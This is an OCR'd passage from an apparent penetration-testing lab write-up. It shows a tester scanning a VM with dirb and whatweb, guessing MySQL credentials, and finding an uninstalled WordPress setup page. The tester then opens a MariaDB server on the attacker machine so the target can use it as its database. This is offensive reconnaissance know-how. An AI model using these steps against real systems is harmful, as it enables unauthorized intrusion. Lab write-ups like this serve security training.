
But thankfully, Nikto found the admin login page of CMS Made Simple. I tried all the default passwords but failed to get access.




As a last resort, I did directory busting to see if the target had any hidden directories which m-ay give me access to the target web server.

```
kali@kali:~$ dirb http://172.28.128.24

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 27 10:08:52 2020
URL_BASE: http://172.28.128.24/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.28.128.24/ ----
==> DIRECTORY: http://172.28.128.24/admin/
==> DIRECTORY: http://172.28.128.24/assets/
==> DIRECTORY: http://172.28.128.24/doc/
+ http://172.28.128.24/index.php (CODE:200|SIZE:18904)
==> DIRECTORY: http://172.28.128.24/lib/
==> DIRECTORY: http://172.28.128.24/modules/
+ http://172.28.128.24/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://172.28.128.24/tmp/
==> DIRECTORY: http://172.28.128.24/uploads/
```

Even the directories Dirb found were inaccessible.






Exhausting all the options on the web server, I decided to probe the other ports on the target. I tried to connect to the MYSQL server but was unable to do it.

```
kali@kali:~$ mysql 172.28.128.24
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/var/run/mysqld/m
ysqld.sock' (2)
kali@kali:~$ mysql -u 172.28.128.24
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/var/run/mysqld/m
ysqld.sock' (2)
kali@kali:~$ mysql -h 172.28.128.24
ERROR 1130 (HY000): Host '172.28.128.17' is not allowed to connect to this MySQL server
kali@kali:~$ mysql -u admin -p admin -h 172.28.128.24
Enter password:
ERROR 1130 (HY000): Host '172.28.128.17' is not allowed to connect to this MySQL server
kali@kali:~$
```


Since SSH port is out of question, the only port left is 8080. The nmap scan reported that an Apache service was running on this port. Using whatweb revealed that there is a wordpress Setup configuration file on this port.

```
kali@kali:~$ whatweb 172.28.128.24:8080
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://172.28.128.24:8080 [302 Found] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[D
ebian Linux][Apache/2.4.38 (Debian)], IP[172.28.128.24], RedirectLocation[http://172.28.1
28.24:8080/wp-admin/setup-config.php]
http://172.28.128.24:8080/wp-admin/setup-config.php [200 OK] Apache[2.4.38], Country[RESE
RVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[172.28.128.24], JQ
uery, Script[text/javascript], Title[WordPress &rsaquo; Setup Configuration File]
```

This means only one thing. There is an uninstalled Wordpress instance on the target as shown below.



I have installed wordpress multiple times before but I am sure I will have a problem installing this one.



While installing wordpress, we need to create a database. This requires credentials for the MYSQL service running on the target which I don't have now. After some thinking, I decided to set the database on the attacker machine. Kali has Mariadb installed by default which can be started as shown below.

```
kali@kali:~$ which mariadb
/usr/bin/mariadb
kali@kali:~$ sudo systemctl start mariadb
[sudo] password for kali:
```

Running the netstat -ant command showed me that MySQL service is listening on 127.0.0.1 IP address. To be able to connect to this MYSQL service from other machines, I need to cha -nge the bind address to 0.0.0.0. This can be done in configuration file of mariadb which is named mariadb.conf. The locate command can be used to search for it.

```
kali@kali:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
kali@kali:~$ locate mariadb.conf
/etc/mysql/mariadb.conf.d
/etc/mysql/mariadb.conf.d/50-client.cnf
/etc/mysql/mariadb.conf.d/50-mysql-clients.cnf
/etc/mysql/mariadb.conf.d/50-mysqld_safe.cnf
/etc/mysql/mariadb.conf.d/50-server.cnf
kali@kali:~$
```

```
#
# * Basic Settings
#
user                    = mysql
pid-file                = /run/mysqld/mysqld.pid
socket                  = /run/mysqld/mysqld.sock
#port                   = 3306
basedir                 = /usr
datadir                 = /var/lib/mysql
tmpdir                  = /tmp
lc-messages-dir         = /usr/share/mysql
#skip-external-locking

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 127.0.0.1

#
```

I open the mariadb configuration file and change the bind address from 127.0.0.1 to 0.0.0.0 as shown below and save the changes.

/etc/mysql/mariadb.conf.d/50-server.cnf - Mousepad

File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```
# This is only for the mysqld standalone daemon
[mysqld]

#
# * Basic Settings
#
user                    = mysql
pid-file                = /run/mysqld/mysqld.pid
socket                  = /run/mysqld/mysqld.sock
#port                   = 3306
basedir                 = /usr
datadir                 = /var/lib/mysql
tmpdir                  = /tmp
lc-messages-dir         = /usr/share/mysql
#skip-external-locking

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0

#
# * Fine Tuning
#
#key_buffer_size        = 16M
```

For the changes to take effect, I restarted the mariadb service.

```
kali@kali:~$ sudo mousepad /etc/mysql/mariadb.conf.d/50-server.cnf
kali@kali:~$ sudo systemctl restart mariadb
kali@kali:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
```

